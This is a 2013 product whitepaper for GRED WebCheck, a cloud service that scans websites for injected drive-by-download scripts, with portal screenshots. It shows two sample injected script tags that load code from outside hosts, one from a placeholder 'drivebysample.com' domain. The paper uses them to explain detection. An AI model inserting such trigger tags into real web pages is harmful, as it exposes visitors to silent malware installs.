

GRED WebCheck

Early Warning System against Website Malware Injection

(whitepaper revision 20131018A)

OVERVIEW

Website is an important part of today's business and having malicious content injected in website is bad for business. Hackers are now penetrating into websites and planting hostile scripts to silently spread malware to its visitors. This will compromise your customer's security and privacy. Eventually, search engines will blacklist your website. Although the website owner is a victim himself, such events are still very bad for his business's reputation.


In the past year, website malware injection has become one of the top cyber threats in Japan. According to a Google Transparency Report published in July

2013, 6% of all websites in Japan that are tracked by Google are hosting malware. Normally, traditional website security will not prevent hackers from injecting malicious JavaScript such as “drive-by download” scripts into your HTML web content.

Gred WebCheck is an early warning service to alert the web administrator in the event of a website injection attack. It is a cloud-based service that continuously monitors your website for presence of malicious script injections. It has been awarded “Best New Product” in 2011 by the “Nikkan Kogyo Shimbun”, one of the leading newspapers in Japan.

THREATS LANDSCAPE


Since the late 1990s, email was often used to spread malware. Today, the most common way for malware to spread is while a user visits a compromised website that has been instrumented to invoke malware to download and install without the user's knowledge or consent. This attack is called “drive-by download”.



Traditionally, website visitors must be tricked into clicking a dialog button to download and install malware. Drive-by download has been successful to

spread malware because drive-by download attack will silently install malware on the PCs of visitors who simply visit the website. This type of attack compromises the security and privacy of your customer, and it is really bad for business.


How does “drive-by download” work? A hacker would penetrate into your website by exploiting website or web application vulnerabilities. Common attacks include SQL injections and exploiting CMS vulnerabilities. Recently, hackers have been using malware to steal passwords and use them to modify HTML content to inject drive-by download trigger script. It is very difficult to detect such intrusions because the hackers' actions would appear to be of a web administrator's actions.



```
</div>
<div class="titleimage">
  
</div>
</div> <!-- end col3-->
</div>
</div><!-- end .content -->
</div>
<div class="footer">
  <div id="footercontainer">
    <div id="footerMenu">
      <br />
    </div>
    <script src="http://drivebysample.com/a.php"></script>
    <div id="copyright">Copyright © SecureBrain Corporation. All Rights Reserved.</div>
  </div>
</body>
</html>
```

Hackers will add a small script into existing HTML

Hackers will inject a script into existing HTML content that will trigger a Drive-by download attack on a website visitor. When the trigger script is executed, it will automatically redirect the visitor's browser to the attacker's website to download and install the malware on the visitor's PC. Hackers also exploit browser vulnerabilities to perform the attack silently without visitor's knowledge or consent.



There are many different types of website injections. Hackers may opt to insert the entire hostile script into the website content rather than inserting a script to redirect the browser to another site. Hackers can also utilize website to host cybercrime content. A website can also be hacked by activists and have its web content replaced with politically motivated message. In all of these cases, the attack has multiple victims. First, the website visitor will be infected by malware and PC security and privacy will be compromised. Second, the website and its company's brand reputation will be impacted, and it is really bad for business.

TRADITIONAL WEB SECURITY

Traditional website owners invest in penetration and vulnerability assessment testing to ensure that a website is safe from common vulnerability attacks. Due to cost or practicality issues, such tests are not performed frequently enough to keep up with new vulnerabilities as they are discovered. Web application firewalls are becoming more popular to protect website against common web attack such as SQL injections, but it does not address everything. For example, a website is still at risk against zero-day vulnerability attack. Also, such security measures do not enforce strict password management protection policies.


Although traditional web security is important to protect against common website

attack, it cannot stop all attacks. Often website injections are not noticed for weeks and impacts many visitors. Eventually, search engines will blacklist your website and prevent your visitors from accessing it. To help mitigate this risk, it is important to have some type of “Early warning” notice to inform web administrators when his website gets hacked. By knowing early, it can minimize the damage caused and minimize impact to your business.

Our solution: GRED WebCheck


SecureBrain’s GRED WebCheck is an early warning system for website attacks. It is a cloud-based service that continuously monitors your website 365x24x7 for the presence of malware injection and other types of malicious content. Whenever it finds a malware threat, it will notify the website administrator by automatically sending an email. The website administrator can then review the details on Gred WebCheck’s web portal. Since it is a cloud-based service (SaaS), there is no hardware or software installation required on the customer's website.

How it works



The administrator registers the URL of the top page of the customer's website that needs to be monitored. Upon registration, the system will begin deep analysis of the website. There are three main parts of the entire process. The first part is the Download system. It navigates thru the website to download its content. It will recursively crawl hyperlinks found on the website to automatically retrieve all the pages of the website that it needs to browse to. The second part is the Inspect system. Its main function is to do a static analysis on the web content passed by the Download system to look for malicious code. When a malicious threat is found during analysis, the third part, which is the Web Portal, takes action automatically by sending an email alert to the administrator to notify him of the problem. Depending on the pre-specified settings, it may also trigger the redirect feature on the customer's website to automatically redirect users to a safe page upon visiting the infected website. The Web Portal also allows the administrator to view the details of the attack.

Service Flow



Details of Download System

The Download system navigates thru the website in a similar behavior as to how a customer would browse thru the website. It also downloads the web content to be passed on to the next system for inspection. By using this method of downloading, it can also retrieve the dynamic web content that is generated by server side scripting and database retrievals. This automatically discovers new web content as the website is periodically updated with new data. It recursively parses thru the HTML pages and finds all of the URL links within the pages. All external JavaScript found on each page is also downloaded for inspection. Most importantly, any links to EXE and ZIP files are also downloaded.

Details of Inspection System

The Inspection System analyzes all of the downloaded data received from the Download System. It uses static analysis to do the inspection. There are many advantages in using static analysis over dynamic analysis, as multiple issues are known to have been encountered when using dynamic analysis. For example, several products that use dynamic analysis claim to detect zero-day attacks. However, this is not a reliable claim to make as most exploits tend to be version dependent, and its attack code is unlikely to run in emulated environments. Companion websites where parts of malware are hosted normally gets taken down, and this would cause dynamic analysis to yield no results as the execution of the exploit would fail due to the missing site. Dynamic analysis is also too slow, thus making it impractical to thoroughly scan each web page.

Gred WebCheck's static analysis technology is one of the most effective methods in analysis. Antivirus products have been detecting malware over the past 25 years using static analysis methods, which clearly demonstrates that this is the most reliable way for web malware detection. Gred WebCheck has the ability to identify already known "DBD trigger scripts" that launches hostile iframes or JavaScript from companion websites regardless of whether these companion websites are still alive or not. In addition, Gred WebCheck has variant detection and heuristics detection technology that allows it to potentially

detect suspicious hostile scripts that may occur in the future. Gred WebCheck uses a large whitelist database for tracking cross domain scripts. This whitelist database is based on a very lengthy period of data accumulation. Thus, any unknown cross domain scripts that are likely to be malicious can be easily identified. Gred WebCheck can also detect URL links of suspicious unsigned EXE and ZIP files. This is an important feature since some malware variants tend to upload its own body to propagate itself to other users. Below is a table that outlines the different types of threats and scenarios handled during inspection.

Inspection Target	Details and Examples
Script Injection	Drive-by download trigger JavaScript and iframe Hostile JavaScript (i.e. exploitation code, shell scripts) Script execution from untrusted domain (based on user whitelist)
Binary Program	Suspicious EXE scanning (i.e. unsigned binary packed file) Check inside ZIP file for EXE
Defacement	Website Defacement
Crimeware Hosting	Hosting of Phishing, Bogusware, One-click fraud website
Reputation Monitoring	Google search engine blacklist Japanese police blacklist JPCERT blacklist

Details of Web Portal

The Web Portal is the mechanism responsible for taking action when a new threat has been identified in the Inspection System. It collects enough data so that detailed information can be provided to the administrator via the Web Portal. An email alert is also sent to the administrator to notify him about the threat. Please refer to Appendix A to see some of the screenshots of the web portal.

Redirect feature

Whenever a website is hacked, the administrator would not be aware of the problem until one of its visitors report it to him. By the time the problem is discovered, a significant period of time would have already elapsed that may have caused irreversible damages to its business, such as sensitive information being stolen from the visitor, or the company's reputation suffering. Gred WebCheck addresses this latency issue by providing a "Redirect feature". How it works is that it automatically triggers a redirect on an infected web page to a "safe" maintenance page. By doing this, the harmful payload of a hacked website can be avoided whenever a user tries to visit an infected website. It is very easy for administrators to use the "Redirect feature". All he needs to do is include a very small JavaScript on his website. After this feature is installed, the "Redirect feature" can be easily enabled or disabled using the web portal.

Seal feature

Gred WebCheck provides a seal that can be displayed on a website by inserting a small JavaScript. This seal gives extra assurance to the visitor that the site is being monitored continuously by a security service to ensure that there is no malware infection. By clicking on the seal, the visitor can look at the displayed details to see the site's safety rating and when the site was checked the last time.



DISTRIBUTION

GRED WebCheck is offered directly from SecureBrain or from its channel partners. Pricing for service varies depending on check frequency and maximum web pages to check. For example, a single check per day with maximum of 300 pages is about US\$50 per month.

The service is also available for OEM and volume discount pricing is available. As of Oct 2013, there are 18 companies that have OEM'ed the service.

 株式会社イーワークス	 イッツ・コミュニケーションズ 株式会社	 株式会社エアネット	 サイバートラスト株式会社	 株式会社スマートバリュー	 @nifty
 株式会社エヌ・ティ・ビ ー・シーコミュニケーションズ	 NECビッグローブ株式会社	 株式会社大塚商会	 日本情報システム株式会社	 株式会社ネットフォレスト	 グREDセキュリティが無料の レンタルサーバーサービス ファーストサーバ株式会社
 株式会社クラオンライン	 株式会社グローバルネットコア	 株式会社KDDI ウェブコミュニケーションズ	 北海道総合通信網株式会社	 ミテネインターネット株式会社	 ライド株式会社
OEM List					

The web portal for GRED WebCheck has been designed for rebranding. OEM partners can include their brand logo in the header area and also replace the footer area with appropriate copyright message and links.



Try GRED WebCheck

If you want to try our technology, visit the following URL to register for limited two weeks trial service:

<http://www.securebrain.co.jp/products/gred/trial.html>

(English trial registration website will be available in Nov 2013)

About SecureBrain Corporation

Based in Tokyo, Japan, SecureBrain is a leader in providing high quality security software and services. Our software and services help protect our customers against Japanese specific cybercrime as well as global internet security threats such as online fraud, drive-by downloads and malware attacks. SecureBrain is

also a government contractor specializing in cyber security and has consistently been awarded numerous contracts every year by the Japanese government.


CONTACT US

SecureBrain Corporation

Web: <http://www.securebrain.co.jp/eng>

Email: info.intl@securebrain.co.jp

Address: Kioicho Building 7F 3-12 Kioicho, Chiyoda-ku Tokyo, JAPAN
102-0094



Web | gred Security Service

https://www.gred.jp/saas/OpenWebScanPage.action

gred Security Service

Web Site

DEMO

Analysis Summary

2012/3/21 12:55

SAFE

2012/2

2012/3

URL <http://www.securebrain.co.jp/>



Home

History

Report

Setting

Analysis Summary

2013/10/16 15:58


SAFE

2013/9

2013/10

Calendar will give you quick glance at check results. Red date mean ALERT!

3



Setting | Web | gred Security Service

www.gred.jp/saas/OpenSettingPage.action?schedule_id=4

gred Security Service

Manage Accounts | Account Options | Password Settings | Sign Out

Welcome 山村

Web Site

DEMO

URL <http://www.securebrain.co.jp/>

Home

History

Report


Setting

Analysis Log

Date	Time	Result	URL count
2013.10.16	18:52	Safe	726
2013.10.16	12:52	Safe	726
2013.10.16	06:52	Safe	726
2013.10.16	00:52	Safe	726
2013.10.15	18:52	Safe	727
2013.10.15	12:52	Safe	726
2013.10.15	06:52	Safe	726
2013.10.15	00:52	Safe	726
2013.10.14	18:52	Safe	726

History of previous checks. You can also download list of URL checked.

4



Setting | Web | gred Security Service

www.gred.jp/saas/OpenSettingPage.action?schedule_id=4

gred Security Service

Manage Accounts | Account Options | Password Settings | Sign Out

Welcome 山村

Web Site

DEMO

URL: <http://www.securebrain.co.jp/>

Home | History | Report | Setting

Injection was found.

The highlighted script was injected into your HTML.


```

1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/1999/xhtml">
2 <html>
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
5 <title>Test Site(675133)</title>
6
7 <link href="css/testsite.css" rel="stylesheet" type="text/css">
8 <style type="text/css">
9 <!--
10 body {
11     background-color: #000000;
12     background-image: url(img/beck.gif);
13     background-repeat: repeat-x;
14 }
15 -->
16 </style><link rel="stylesheet" type="text/css" href="http://st.shinobi.jp/img/service
17 <script src=http://ab-test.it/ourusports/1100000.js.php"></script>
18
19 <body>
20

```

Automatically pinpoint injected scripts

5



Setting | Web | gred Security Service

www.gred.jp/saas/OpenSettingPage.action?schedule_id=4

gred Security Service

Manage Accounts | Account Options | Password Settings | Sign Out

Welcome 山村

Web Site


DEMO


URL: <http://www.securebrain.co.jp/>


Home | History | Report | Setting

Setting

Current setting overview

General 
Menu title and Crawling depth setting

Exclusions 
Exclude URL
Exclude URL path

Cross Domain 
Manage cross domain

Service settings such as registering "trusted" domains and URL exclusions.

6